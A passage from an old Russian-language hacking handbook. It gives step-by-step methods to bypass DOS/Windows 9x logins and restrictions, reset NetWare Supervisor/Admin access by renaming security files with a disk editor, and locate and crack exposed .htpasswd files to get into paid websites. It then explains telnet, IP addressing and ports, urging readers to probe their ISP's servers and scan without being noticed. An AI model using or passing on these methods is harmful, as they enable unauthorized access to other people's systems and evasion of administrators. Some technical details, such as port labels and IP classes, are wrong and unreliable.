Если вы имеете системную дискету, поместите ее в дисковод, включите компьютер или проведите его рестарт. Компьютер запустится от дискеты, и вы получите доступ к DOS.

Этот прием можно сделать непригодным, установив BIOS на запуск только из харддиска (хакеру на заметку!).

Обход файлов запуска довольно прост, но работает только на версиях DOS 6.0 и выше. При включении компьютера вы увидите текст: «Starting MS-DOS...» или «Starting PC-DOS...» или «Starting Windows 95...»

Тут же нажмите и удерживайте SHIFT или F5. Это приведет к обходу файлов запуска (`CONFIG.SYS` и `AUTOEXEC.BAT`), если только администратор не деактивировал такую возможность. Кроме того, вы можете нажимать и удерживать F8, когда текст запуска покажет вход в меню запуска. Это позволит вам отключить некоторые команды или полностью обойти файлы запуска.

Обход DriveSpace работает, если инсталлирован такой софт сжатия, как DriveSpace или DoubleSpace. При появлении текста запуска нажмите и удерживайте `Ctrl+F5` или `Ctrl+F8`. Это загрузит систему без компрессионного драйвера.

При этом вы не будете иметь доступа к файлам на диске, но сможете декомпрессировать диск (только DriveSpace), если только у вас хватит свободного пространства на диске или дискете.

Если ничто из вышеперечисленного не помогает, обратитесь к услуге «Specialized Data Recovery» (Специализированное восстановление данных). Вы можете восстановить файлы, переместив их на более емкий диск с последующей декомпрессией.

Прервать выполнение `AUTOEXEC.BAT` очень просто. Когда компьютер стартуется и производится загрузка операционной системы, нажмите несколько раз `Ctrl+C`. Это прервет выполнение `AUTOEXEC.BAT`, и вы перейдете в DOS.

Такой метод работает, если только кейборд не деактивирован на время инициализации (администратор мог загрузить в `CON-`

FIG.SYS драйверы, которые временно отключают кейборд и подключают его только после выполнения AUTOEXEC.BAT).

26. Выход в DOS из Windows

Если все вышеперечисленные методы оказались неудачными и машина автоматически загружает Windows, то у вас по-прежнему имеется шанс выйти в DOS.

Так как Windows по умолчанию дает вам свободный доступ к DOS, разработаны особые программы безопасности, которые не позволяют пользователям использовать окно «Сеанс DOS». Эти программы можно обойти.

Защита паролем

Если при запуске Windows вы видите окно для ввода пароля, то проанализируйте ситуацию:

Windows Login

Если это предварительный логин Windows или логин Сети, то вы можете обойти его, просто нажав на кнопку Cancel (без шуток) и записавшись, как Default user. Это можно сделать по той причине, что информация о логине первоначально используется для ссылок рабочего стола и для удаленного доступа к файлам.

Некоторые администраторы защищают использование опции «Default user». Обойти эту защиту можно несколькими реестровыми записями, которые вы найдете в конце этой главы. Пароли логинов хранятся в файлах .PWL в директории Windows. Вы можете перенастроить все аккаунты на режим «без пароля», используя технику переименования файлов .PWL, которую я опишу ниже.

Название файла .PWL соответствует логину пользователя. Например, Olga.pwl содержит зашифрованные пароли для пользователя «Olga».

Защита паролем Windows 9.x использует более сильный алгоритм, но его можно обойти, «осторожно» перемещая или переименовывая все файлы с расширением .PWL в директории C:\Windows. Названия паролевых файлов хранятся также в файле SYSTEM.INI. Чтобы деактивировать пароли, введите следующие строки:

```
CD \WINDOWS
REN *.PWL *.PW_
```

Сходным образом, чтобы вновь активировать пароли, введите:

```
CD \WINDOWS
REN *.PW_ *.PWL
```

Пароль третьей стороны

Если локальная система оснащена такой программой защиты, как After Dark, то попытайтесь нажать Ctrl+Alt+Del, когда перед вами появится диалоговое окно. Windows выкатит свое маленькое диалоговое окно, которое позволит вам прервать выполнение данного приложения. Войдя в систему, вы можете избавиться от этой «занозы», отредактировав секции LOAD= и RUN= в C:\WINDOWS\WIN.INI.

Хранители экранов

Чтобы деактивировать пароли Windows, кликните правой кнопкой на рабочем столе, выберите «Свойства» (Properties), затем выберите «Заставка» (Screen Saver tab) и деактивируйте «Пароль» (Password protected).

Система безопасности Windows

Если Windows запустился, Program Manager загрузился, но файловое меню деактивировано и доступ к DOS отрезан, не огорчайтесь. Ниже вы найдете другие способы решения проблем.

DOS через OLE

OLE (Object Linking and Embedding) провозглашено великим улучшением операционной системы Windows. Эта процедура позволяет вставлять объекты или ссылаться на них в документах.

Поставщики указывают, что Object Packager, позволяющий им пакетировать вставки с ярлыками, может быть использован

для доступа к DOS (или запускать любую программу) из многих приложений, которые поддерживают OLE (например, Write, WordPad, Word и т.д.).

Я обнаружил схожую «дыру», которая не требует пакетировщика. Рассмотрим оба метода.

Использование Object Packager:

1. Запускаем Write или WordPad
2. Выбираем «Объект» (**Object**) в меню «Вставка» (**Insert**)
3. Местоположение команды «Вставка объекта» может варьироваться. Осмотритесь хорошенько.
4. Выбираем «Пакет» (**Package**) из списка и кликаем ОК
5. Выбираем «Импорт» (**Import**) из меню «Файла» (**File**)
6. Вводим C:\COMMAND.COM и кликаем «Открыть»
7. Выбираем «Обновить» (**Update**) в меню «Файла» (**File**)
8. Возвращаемся к нашему документу и дважды кликаем по ярлыку COMMAND.COM

Использование Вставки:

1. Запускаем Write или WordPad
2. Выбираем «Объект» (**Object**) в меню «Вставка» (**Insert**)
3. Местоположение команды «Вставка объекта» может варьироваться. Осмотритесь хорошенько.
4. Выбираем «Создать из файла» (**Create from File**)
5. Вводим C:\COMMAND.COM как имя файла
6. Кликаем ОК, возвращаемся к документу и дважды кликаем на ярлыке COMMAND.COM.

DOS через Write

Эта тактика пригодна только для старых версий Windows. Апплеты новых версий не позволяют пользователям загружать ехе-файлы.

1. Идем в Accessories и стартуем Write (NOTEPAD не годится!!)
2. Открываем C:\COMMAND.COM
3. Появляется диалоговое окно. Выбираем «Без конверсии» (No conversion)
4. Выбираем «Сохранить как» (Save As...)
5. Сохраняем как C:\WINDOWS\WINHELP.EXE
6. Если нас спросят, хотим ли мы переписать WINHELP.EXE, то выберем «Да» (YES)
7. Нажимаем F1. Обычно это загружает помощь Windows, но в нашем случае вызовет окно «Сеанс DOS».

DOS через Word

Microsoft Word 6.0 и выше имеет встроенный макроязык — WordBasic. Наш метод обращен именно к нему и инструктирует открыть окно DOS. Многие макроязыки популярных приложений позволяют совершать такие же трюки.

1. Стартуем Microsoft Word.
2. В меню «Сервис» (Tools) выбираем «Макрос» (Macro).
3. Печатаем название макроса и кликает «создать» (Create)
4. Когда появляется окно макроса, печатаем (в зависимости от версии Windows):

Для Windows 3.1: Shell Environ\$(«COMSPEC»)

Для Windows 95: Shell Environ\$(«COMMAND»)

Для Windows NT: Shell Environ\$(«CMD»)

При неудаче вышеперечисленного:

Shell «C:\COMMAND.COM»

5. Запускаем макрос в действие, нажав маленькую кнопку на инструментальной панели макроса. Это вводит нас в «Сеанс DOS».

DOS через MODE

Когда Windows закрывают и появляется графика, мы на самом деле выходим в DOS. То есть вы можете использовать команды DOS (хотя они скрыты графикой) в системе после отключения Windows!!! Вот вам простой пример. Напечатайте: MODE CO80

Это восстановит экран дисплея в нормальный для DOS режим (80 столбцов, 16 цветов).

Многие программы безопасности для Windows основаны на VxD (Virtual Device — виртуальном устройстве), которое дает им беспрецедентную власть над системой во время работы Windows. После отключения все Windows-программы разгружаются, оставляя систему беззащитной перед вами и DOS. По каким-то непонятным причинам этот метод не работает на некоторых системах.

DOS через логин Windows

При старте Windows некоторые системы настроены на показ диалоговых окон Windows/Network Login.

Вы можете нажать Ctrl+Alt+Del. (Это отключит систему и позволит вам применить метод DOS через MODE.).

Либо нажмите End в любом выполняемом задании.

Либо нажмите Ctrl+Esc, которая запустит Планировщик (Task Manager).

Из этого окна вы можете завершать задачи, запускать программы и отключать систему (то есть снова доступен метод DOS через MODE).

Все программы доступны из меню «Выполнить» (Run), поэтому вы можете запустить в действие C:\COMMAND.COM и выйти в DOS.

2в. Обход Netware

Имена общего аккаунта

Novell Netware по умолчанию имеет следующие аккаунты (отчеты): SUPERVISOR и GUEST.

Аккаунты Netware 4.x — ADMIN и USER_TEMPLATE.

Ниже приводятся встроенные и обычные (по умолчанию) аккаунты, которые защищаются различными программами.

Account (отчет)	Purpose (цель)
POST	Прикрепляется ко второму серверу для электронной почты
MAIL	
PRINT	Прикрепляется ко второму серверу для печати
LASER	
HPLASER	
PRINTER	
LASERWRITER	
ROUTER	Связывает почтовый рутер (маршрутизатор) с сервером
BACKUP	Может иметь ограничения password/station
WANGTEK	Используется для поддержки тех звукозаписывающих устройств, которые прикреплены к рабочей станции. Для полной поддержки требуется супервизор.
TEST	Тест пользовательского отчета для временного использования
ARCHIVIST	Палиндромный отчет для поддержки
CHEY_ARCHSVR	Отчет для Arcserve, чтобы прописаться к серверу из консоли для поддержки магнитофонной записи. Пароль для версии 5.01 — WONDERLAND.
GATEWAY	Связывает Gateway с сервером
GATE	
FAX	Связывает факс-модемное устройство с сетью
FAXUSER	
FAXWORKS	
WINDOWS_PASSTHRU	Необходим для удаленного доступа к файлам без пароля.

Переустановка Netware

При первичной инсталляции Netware отчеты SUPERVISOR и GUEST остаются незащищенными то есть без паролей. Но как заставить сервер поверить, что вы устанавливаетесь? Без переустановки сервера и потери данных на диске? Элементарно! Вам лишь нужно удалить файлы, которые содержат систему безопасности!

В Netware 2.x вся информация о безопасности хранится в двух файлах (NET\$BIND.SYS и NET\$BVAL.SYS).

Netware 3.x запасаает эту информацию в трех файлах (NET\$OBJ.SYS, NET\$VAL.SYS и ET\$PROPSYS).

Все новые системы Netware 4.x хранят имена логинов и пароли в пяти разных файлах (PARTITIO.NDS, BLOCK.NDS, ENTRY.NDS, VALUE.NDS и UNINSTAL.NDS — последнего файла может и не быть).

Хотя Novell неплохо шифрует пароли, все директории легко находятся и изменяются, если вы получаете непосредственный доступ к диску сервера (например, с помощью нортоновской утилиты Disk Edit). Используя эту утилиту как пример я дам вам пошаговую процедуру для удаления файлов безопасности.

Для выполнения этой задачи вам понадобятся нортоновские утилиты аварийного диска с программой DiskEdit и некоторое время рядом с сервером.

1. Запустите сервер и перейдите в DOS. Для этого проведите нормальный запуск, а затем воспользуйтесь командами DOWN и EXIT.

2. Запустите утилиту DiskEdit из диска A:

3. Выберите «Tools» (Инструменты) в основном меню, а затем — «Configuration» (Конфигурацию). В конфигурационном окне деактивируйте опцию «Read-Only» (Только для чтения). С этого момента будьте очень внимательны к тому, что вы печатаете.

4. Выберите «Object» (Объект), затем «Drive» (Диск). В окне выберите диск C: и активируйте кнопку «physical drive» (физический диск). Затем осмотрите этот диск. Вы можете менять на нем все, что угодно.

5. Выберите «Tools» (Инструменты), затем «Find» (Найти). Введите название файла, который вы ищете. Используйте «NET\$BIND» для Netware 2, «NET\$PROP.SYS» для Netware 3 и

«PARTITIO.NDS» для Netware 4. Вы можете найти эти строки в местах, которые не являются директорией Netware. Если названия файлов расположены удаленно друг от друга и пропорционально отделены какими-то нечитаемыми кодами (по меньшей мере до 32 байтов между ними), то это не то место, которое мы ищем. Продолжайте поиск, выбрав «Tools» и «Find again» (Найти еще раз).

6. После нахождения директории вы можете изменить ее. Вместо удаления файлов переименуйте их. Это предотвратит проблемы со структурой директории (например, потерю FAT-цепей). Просто напечатайте «OLD» поверх существующего расширения «SYS» или «NDS». Будьте очень осторожны и не меняйте больше ничего.

7. Выберите «Tools», затем «Find again». Так как Netware хранит информацию о директории в двух разных местах, найдите другую копию и измените ее тем же образом. Это предотвратит проблемы со структурой директории.

8. Закройте Norton Disk Edit и перезапустите сервер. Если вы использовали Netware 2 или 3, сервер будет уже доступен. Просто перейдите на любую станцию и пропишитесь как пользователь Supervisor. Никакого пароля не требуется. Если вы используете Netware 4, то потребуется еще один шаг.

9. Загрузите инсталляционную утилиту Netware 4 (просто напечатайте в консольной подсказке: LOAD INSTALL) и выберите опции для установки Directory Services (служб директории). В процессе этого вам будет предложен пароль администратора. Затем вы можете перейти на любую станцию и, применив выбранный пароль, прописаться как пользователь Admin.

Если вы не нашли Disk Edit, то подойдет любая утилита Disk Editing с возможностью поиска.

3. Системы безопасности

3а. Средства защиты

Наверное, вы уже пересмотрели свои представления о безопасности вашего компьютера. Истина заключается в том, что компания IBM не позаботилась о безопасности персональных РС. Это упущение попытались ликвидировать другие компании. А у семи нянек дитя без глаза. Вот и получилось, что защита компьютеров

больше напоминает сито с сотнями «дыр». Теперь спасением утопающих занимаются сами утопающие. Пользователи компьютеров применяют так называемые физическую и программную системы безопасности.

Физическая безопасность

В прошлом веке, когда компьютеры занимали несколько залов, система безопасности была только физической: замки, охрана и тому подобное. В наши дни безопасность компьютерных систем делает основной упор на программные средства. Тем не менее, многие администраторы локальных сетей защищают CMOS от переустановки, размещая серверные компьютеры в отдельных помещениях с хорошими замками. Часто они оставляют доступ только к экранам и кейбордам.

При прокладке сетей применяются особые кабели и металлические трубы. Чтобы предотвратить рестарт системы от простого отключения электропитания, используются специальные батареи и аккумуляторы, рассчитанные на 5–25 минут автономной работы.

Программная безопасность

Ниже приведен список мероприятий по защите системы с помощью программных средств безопасности. Они перечислены в порядке возрастания сложности.

Администраторы локальных сетей обожают:

1. устанавливать пароли BIOS на настройки экрана и доступ к системе;
2. усложнять пароли (то есть, никаких дат рождений и имен, написанных наоборот);
3. приравнивать пароль к максимально возможному числу символов, поддерживаемых BIOS;

4. деактивировать загрузку с дискеты в BIOS;
5. деактивировать обход файлов запуска. Это делается с помощью строки: SWITCHES=/F /N в файле CONFIG.SYS;
6. размещать все строки в Autoexec.bat выше записей с CTTY NUL и ставить в последней строке CTTY CON. Это предотвращает прерывание Autoexec.bat;
7. при использовании DriveSpace добавлять строку: SWITCHES=/F /N в файл DRVSPACE.INI;
8. добавлять строку: BREAK OFF. Это уменьшает шансы на прерывание в процессе выполнения AUTOEXEC.BAT;
9. настраивать основанную на DOS систему безопасности TSR.
10. устанавливать пароли на доступ к дисководу и применять защиту от записи;
11. устанавливать программы безопасности, созданные на основе Windows;
12. устанавливать программы, которые шифруют файловую систему (например CryptDisk);
13. не разрешать доступ к компьютеру и файлам на харддиске, если не введен пароль.
14. удалять следующие DOS программы (или перемещать их на дискеты):
FORMAT, DELTREE, SUBST, JOIN, BACKUP, RESTORE, ATTRIB, MODE.

Взлом пароля защищенного вэб-сайта

Наверняка вам встречались сайты, где перед вами появлялось окно с требованием ввести имя пользователя и пароль. Обычно на таких сайтах имеются разделы, которые по той или иной причине открываются только зарегистрированным подписчикам. Организовано это так.

В защищенной директории вэб-сайта имеется файл, который почти всегда называется `.htpasswd`. В той же директории (или другой) находится файл с названием `.htaccess`. Эти два файла контролируют доступ к «защищенной» части сайта.

В 80 случаях из ста они размещаются в одной и той же директории. Обычно владелец сайта выводит директорию из общего доступа, просто добавив в нее эти два файла.

Когда вы или я пытаемся войти туда, сервер проверяет наличие файлов `.htpasswd` и `.htaccess` и, если они существуют, запрашивает имя пользователя и пароль.

В файле `.htpasswd` хранятся (зашифрованные) имена пользователей и пароли. Они похожи на пароли Unix, но несколько короче.

Вот один из примеров:

Graham:F#.DG*m38d%RF

Webmaster:GJA54j.3g9#\$@f

Заметим, что формат здесь такой: Username:Password.

О-о! Я уже знаю, о чем вы подумали! О свободном доступе на любые порносайты, верно? Хе-хе-хе! Вы надеетесь, что сейчас я открою вам секрет, как просматривать файл `.htpasswd` и извлекать из него имена и пароли. Но тут имеется проблема.

Файлы защищены только в тех директориях, где размещен `.htaccess`. Если `.htpasswd` и `.htaccess` находятся в одной директории, вы не сможете увидеть первый из них без получения правильного имени пользователя и пароля (а это в основном за деньги).

Но иногда файл `.htpasswd` располагают в другой директории (например, в корневой). И, значит, он остается незащищенным!

Допустим, я нашел защищенный вэбсайт, где в одной из директорий требуется пароль:

```
http://www.company.com/cgi-bin/protected/ .
```

Я знаю, что ее защищает файл `.htaccess`, который находится внутри директории. Теперь мне осталось узнать, где размещен файл `.htpasswd`.

Для этого я печатаю в URL запрос:

```
http://www.company.com/cgi-bin/protected/.htpasswd.
```

Если приходит ответ: `'File not found'` (Файл не найден) или нечто похожее, это означает, что он находится в другом месте сервера и, возможно, не защищен. Тогда я начинаю тотальный поиск:

```
http://www.company.com/.htpasswd
```

```
http://www.company.com/cgi-bin/.htpasswd
```


```
http://www.company.com/cgi-bin/passwords/.htpasswd
```

```
http://www.company.com/cgi-bin/passwd/.htpasswd
```

и так далее, пока не нахожу этот файл или не отказываюсь от попытки.

Если вы нашли указанный файл, вам потребуется расшифровать его. Он использует тот же алгоритм, что и файл `passwd` в Unix. А значит, вам нужно приобрести программы «John the ripper», «Crackerjack» или любой крякер для паролей Unix.

Счастливых просмотров!




Глава 10



Telnet и другие сетевые инструменты

А вот про swarming мне скажи, корова,
Хреново сделан он иль не хреново?
И plug'n'play какой там, ничего?
Компакта-то он видит твоего?
А бластер тренькает? Кейборда не глючит?
Чегой-та винт-то так сильно дребезжит?

*Из басни «Корова и Волчица»
неизвестного автора*



Теперь, когда вы немного ознакомились с работой операционной системы Windows, мы можем перейти к сетевым инструментам, весьма полезным в жизни хакера.

Следующим вашим шагом будет знакомство с программой telnet. Эта программа важна для каждого пользователя Windows, который не хочет ковыряться в своей операционной системе.

Telnet

Telnet — это такой же протокол, как HTTP и FTP. Telnet не требует никаких усилий и действий. Вы запускаете его, когда соединяетесь с Интернетом. Любая интернетовская услуга поддерживает его (даже сладенькая AOL).

Telnet — это прекрасный инструмент, работу с которым должен освоить каждый хакер (особенно, если он хочет «ломать» серверы). Telnet можно описать как протокол, который требует TCP/IP. Его можно использовать для подключения к удаленным компьютерам и для выполнения программ с командными строками.

В Win9x Telnet находится в `c:\windows\telnet.exe`, а в машинах NT — в `c:\winnt\system32\telnet.exe`.

Вы можете запустить Telnet из Windows, если кликните на «Пуск» (**Start**), «Выполнить» (**Run**) и затем напечатаете «telnet» (как всегда без кавычек). Как только вы загрузите его, перед вами появится белое окно. Прежде чем мы узнаем, как связываться с любым вэбсайтом, который поддерживает этот протокол, мы должны правильно конфигурировать Telnet.

Ступайте в «Терминал» (**Terminal**), затем в «Параметры» (**Preferences**) и убедитесь, что опция «Отображение ввода» (**local echo**) включена. Затем кликните ОК.

Эта опция по умолчанию отключена.

Итак, вы готовы соединиться с сервером при помощи Telnet. Вы можете активировать такую связь, кликнув на кнопку «Подключить» (**Connect**), а затем на опцию «Удаленная система» (**Remote System**).

Перед вами появится окно, которое спросит у вас имя, порт и тип терминала для цели или хоста (хозяина). В первом случае напечатайте адрес сайта (например google.com). Во второй строке определите номер порта, по которому хотите вести подключение.

Порт — это открытая дырка в защите компьютера. Люди могут соединяться с портом и направлять через него информацию. Имеется множество портов для каждого вида услуг. Например, когда вы посещаете веб-сайт, все пересылки на сервер и обратно проходят через порт 80.

В третьей строке окна оставьте тип терминала таким, какой там указан (vt100). Теперь вы нажимаете на кнопку «Подключить» (**Connect**) и создаете подключение.

Telnet не использует ресурсов клиентского компьютера. Он полностью привязан к серверу, к которому подключен клиент. Можно считать, что это программа виртуального терминала, которая позволяет нам подключаться к удаленным компьютерам.

Также можно запустить Telnet из-под DOS. Если в вашем компьютере путь указан верно, тогда, напечатав Telnet в окне «Сеанс DOS», вы перейдете в окно программы Telnet.

Чтобы подключиться к удаленному компьютеру, вы кликаете на «Подключить» (**Connect**) > «Удаленная система» (**Remote System**), затем в «Имени узла» (**Host name**) печатаете узел — то есть, удаленный компьютер, к которому вам хочется подключиться.

В строке «Порт» (**Port**) выберите номер порта, к которому вы хотите подключиться.

В этом примере оставьте Telnet.

«Тип терминала» почти всегда остается vt100. (Тип терминала представляет различные виды дисплеев; мы используем vt100, так как он совместим с большинством мониторов.)

После ввода данных кликните на «Подключить» (**Connect**), и вас подключат к удаленной машине.

Базовый синтаксис команды telnet следующий: C:\>telnet hostname.com . За словом telnet следует имя узла или IP-адрес узла, за которым следует номер порта.

Чтобы не смущать вас новыми терминами, я немного расскажу об IP-адресах.

Каждый из нас имеет домашний адрес и телефонный номер. По этому номеру и адресу нас могут найти другие люди. Сходным образом в Интернете связаны между собой все компьютеры. Каждой машине дается уникальный Internet Protocol или IP-адрес, который используется для подключений к данному компьютеру.

IP-адрес можно считать десятичной нотационной записью, которая делит 32-битный адрес (IP) на четыре 8-битные области.

IP-адрес может дать нам некоторую полезную информацию. Для примера рассмотрим IP-адрес: 209.144.49.110.

Первая часть (209) является сетевым номером или сетевым префиксом. Данное число определяет номер сети, к которой относится узел.

Вторая часть (144) — это номер узла. Данное число определяет номер узла в сети. Таким образом, в одной и той же сети сетевой номер будет одним и тем же. Для обеспечения гибкости все IP-адреса поделены на классы.

Класс адресов	Точками отмечены разряды десятичных нотаций
---------------	---

Класс А (/8-префиксная)	от 1.xxx.xxx.xxx до 126.xxx.xxx.xxx
--------------------------	-------------------------------------

Класс В (/16-префиксная)	от 128.0.xxx.xxx до 191.255.xxx.xxx
---------------------------	-------------------------------------

Класс С (/24-префиксная)	от 192.0.0.xxx до 223.255.255.xxx
---------------------------	-----------------------------------

Каждый сетевой адрес Класа А содержит 8-битный сетевой префикс, за которым следует 24-битный номер узла. Такие адреса считаются примитивными. Их называют «восьмерками». В сетевых адресах Класа В за 16-битным сетевым префиксом следует 16-битный номер узла. Сетевые адреса Класа С содержат 24-битный сетевой префикс, за которым следует 8-битный номер узла.

В процессе развития Интернета сетевые администраторы столкнулись со множеством проблем. Пользователей становится

все больше и больше. Требуются новые сетевые номера. В ход пошли субсети. Теперь, если вы обладаете динамическим IP-адресом, то при сетевой регистрации можно заметить, что ваш IP-адрес имеет одинаковые первые 24 бита и изменяемые последние 8 бит.

Из-за введения субсети структура IP-адреса стала следующей: xxx.xxx.zzz.yyy, где первые две части являются сетевым префиксом, zzz — номером субсети, а yyy — номером узла. В одной и той же сети вы подключены к одной и той же субсети.

В результате первые три части остаются одними и теми же, и только последняя часть (yyy) изменяется. Вы можете поинтересоваться, куда делись префиксы 127, если после 126.xxx.xxx.xxx начинается 128.0.xxx.xxx.

Дело в том, что 127.0.0.1 зарезервирован для функции обратной связи. То есть, если вы попытаетесь соединиться через Telnet к 127.0.0.1, то клиент Telnet попробует подключиться к вашему собственному компьютеру.

IP-адреса могут быть динамическими и статичными. Многие из нас подключены к Сети через телефонный модем и используют PPP(Point to Point Protocol).

Когда вы подключаетесь к вашему серверу субсети (ISP-серверу), вам выделяется уникальный IP-номер, который используется для передачи данных от вашего компьютера и к вашему компьютеру. Этот номер становится вашим адресом. Он меняется при каждом подключении к ISP — то есть, вы получаете новый IP. По этой причине он называется динамическим.

Другие ISP (например, кабельные субсети) снабжают своих абонентов постоянными IP-адресами. Эти адреса остаются одними и теми же при каждом подключении и поэтому называются статичными.

Вы можете узнать тип IP-адреса, если используете команду nslookup. Ее синтаксис следующий:

```
nslookup имя_узла,
```

где именем-узла является IP-адрес.

Если в ответ вы получите Non-Existant Host/ Domain (несуществующий узел), значит, IP — динамический. Если ответом будет имя узла, значит, IP-адрес — статичный.

DNS

IP-адреса трудны для запоминания. Представьте себе таблицу таких адресов, где были бы указаны все компьютеры, к которым вы подключались.

Для решения этой проблемы придумана DNS — Domain Name Systems (доменная система имен). Этот ресурс предназначен для перевода легко понимаемых имен узлов в IP-адреса, которые требуются машинам.

Когда вы печатаете в адресном окне браузера `www.google.com`, браузер выполняет поиск узла по IP-адресу, а не по `google.com`. Для этого он подключается к DNS-серверу, установленному на вашей ISP и производит конверсию имени узла.

Естественно, конверсия и поиск узла требуют времени. Возникает вопрос: а можно ли ускорить этот процесс?

Ответом является HOSTS-файл (файл узлов), скрытый в директории `c:\windows`. Отредактировав файл `c:\windows\hosts` (для Win9.x), вы можете отследить IP машины по имени узла.

Для NT файл узлов следует искать по пути: `c:\WinNT\system32\drivers\etc\hosts`, а для Linux — `/etc/hosts`.

В переводе с английского на русский файл узлов выглядит примерно так:

```
#####
# Право пользования (с) 1998 Корпорация «Майкрософт»
#
# Это типовой файл узлов, используемый семейством протоколов
TCP/IP «Майкрософт» для Windows 98
#
# Этот файл содержит маршрутизацию IP-адресов к именам узлов.
Каждая
# запись должна производиться отдельной строкой. IP-адреса должны
# размещаться в первом столбце, за которым следует соответствующее имя # узла. IP-адрес и имя узла должны отделяться друг от друга,
по крайней # мере, одним пробелом.
#
# Кроме того, в отдельные строки могут вставляться комментарии (такие, как # здесь) или имена машин, отмеченные символом '#'.
#
```

Например:

#

102.54.94.97 rhino.acme.com # source server

38.25.63.10 x.acme.com # x client host

127.0.0.1 localhost

#####

Допустим, вы знаете, что IP-адресом google.com является 216.239.33.100. Если вы добавите такую строку в файл узлов, ваш браузер не будет выполнять поиск, а тут же подключится к узлу.

Этот прием может увеличить скорость вашего веб-серфинга в несколько раз. Соответственно, DNS Lookup конвертирует имя узла в IP-адрес, а Reverse DNS Lookup конвертирует IP-адрес в имя узла. Софт DNS использует порт узла № 53. Поэтому браузер, соединенный с портом 53, выполняет поиск DNS.

О команде Nslookup мы поговорим позже, когда ознакомимся с программным языком Unix. Эта команда позволяет получать много полезной информации о запрашиваемом узле.

Порты

Существует два основных вида портов — физический (HardWare) и виртуальный (Software). Наверное, вы знаете о портах, представленных слотами на задней стенке вашей CPU. Вы подключаете к ним «мышь», монитор и клавиатуру. Это физические порты.

Хакеров, в основном, интересуют виртуальные (программные) порты. Порт — это как бы виртуальная труба, через которую в обоих направлениях перемещается информация. Компьютеры имеют большое количество портов. Они пронумерованы. В каждом из них выполняется особая служба. Вот список некоторых служб и портов:

7 Ping

11 Systat

13 Time

15 NetStat

22	SSH (Secure Shell Login)
23	Telnet
25	SMTP
43	Whois
79	Finger
80	HTTP
110	POP
119	NNTP
139	IDENT
513	rlogin

Более подробный список вы найдете в Приложении 2. Такие списки являются золотым фондом хакера. Из подобной информации создаются архивы. Если вы хотите стать настоящим визардом, собирайте архивы с терпением Штирлица, и однажды они позволят вам подняться выше всех программных ограничений.

Сканирование и осмотр портов

Мы уже немного затрагивали эту тему. Сканирование портов является первым шагом в поиске серверов, доступных для «взлома».

Предположим, вы хотите хакнуть сервер вашей ISP. Первым делом вам следует узнать имена узлов тех серверов, которые входят в вашу ISP. Каждый сервер может иметь большое число открытых портов, то есть вы потратили бы несколько дней, проверяя их вручную. Чтобы избавить нас от такой трудоемкой работы, наши предшественники создали утилиты для сканирования портов. Эти утилиты дадут нам список всех открытых портов на сервере.

Такие инструменты, как SATAN и многие другие, позволят вам выявить уязвимые службы, выполняемые в каждом открытом порте. Но вы не станете хакером, если будете использовать софт, написанный не вами. Да, осмотр портов занимает много времени. Однако будет лучше, если вы научитесь сканированию портов без хитрых утилит, которые выдают списки служб и уязвимых мест сервера.

Только самостоятельный поиск позволит вам понять, что такое настоящий хакинг.

Кроме того, сканируя вашу ISP инструментальными сканерами, вы подвергаете себя опасности. Сканеры портов легко определяются и отслеживаются. Администрация сетей может обвинить вас в хакерской активности и наказать в уголовном и административном порядке.

Конечно, имеются подпольные сканеры, типа Nmap, которые якобы неопределяемые. На самом деле их легко отследить. К тому же они очень неточны, потому что посылают один пакет для проверки открытости порта.

Если узел оборудован хорошим сниффером (например Etherpeek), то сканирование портов будет тут же обнаружено, а IP-адрес пользователя занесен в особый журнал.

Некоторые ISP очень внимательно относятся к хакерской активности. При попытке сканирования портов они могут удалить ваш аккаунт. Так что будьте внимательны.

Некоторые ISP обладают прекрасным софтом, который четко отслеживает хакерскую активность. Например, EtherPeek определяет пользователей, которые проводят сканирование портов.

Программа Nuke Nabber утверждает, что может блокировать сканирование портов. Другая программа, называемая Port Dumper, может создавать поддельные службы (например ложные Telnet, Finger и т.д.).

При ручном сканировании портов пользуйтесь правилом: НИКАКИХ ЗАКОНОМЕРНОСТЕЙ! И не бомбардируйте узел запросами. Ваша активность будет замечена.

Я уже рассказывал о том, как вы можете определить свой IP-адрес и открытые порты.

Откройте окно «Сеанса DOS» и напечатайте: netstat -a. В ответ вы получите примерно такое сообщение:

```
C:\WINDOWS>netstat -a Active Connections Proto
Local Address Foreign Address State TCP ankit-s-
hax-box:1030 0.0.0.0:0 LISTENING TCP ankit-s-hax-
box:1033 0.0.0.0:0 LISTENING TCP ankit-s-hax-
```

```
box:1027 0.0.0.0:0 LISTENING TCP ankit-s-hax-
box:1030 mail2.mtnl.net.in:pop3 ESTABLISHED TCP
ankit-s-hax-box:1033 zztop.boxnetwork.net:80
CLOSE_WAIT TCP ankit-s-hax-box:137 0.0.0.0:0 LIS-
TENING TCP ankit-s-hax-box:138 0.0.0.0:0 LISTENING
TCP ankit-s-hax-box:nbsession 0.0.0.0:0 LISTENING
UDP ankit-s-hax-box:1027 *: * UDP ankit-s-hax-
box:nbname *: * UDP ankit-s-hax-box:nbdatagram *: *
```

В нем будут указаны ваши открытые порты.

Сокеты

TCP/IP (Transmission Control Protocol\ Internet Protocol) является языком или совокупностью сетевых протоколов, применяемых для подключения компьютеров друг к другу. Все такие протоколы используют для пересылки данных пакеты, т.е. данные сначала делятся на маленькие фрагменты и только после этого передаются по сети. К категории TCP/IP принадлежат следующие межсетевые протоколы: IP, TCP, UDP, ICMP, а также ряд других.

Допустим, компьютер, с IP-адресом 99.99.99.99, хочет подключиться к машине с IP-адресом 98.98.98.98.

Как это все происходит?

Машина с IP-адресом 99.99.99.99, посылает пакет, адресованный машине с IP-адресом 98.98.98.98.

Та принимает пакет и посылает сигнал о получении обратно к 99.99.99.99.

Теперь представим, что пользователь 99.99.99.99 решил создать несколько одновременных подключений к 98.98.98.98.

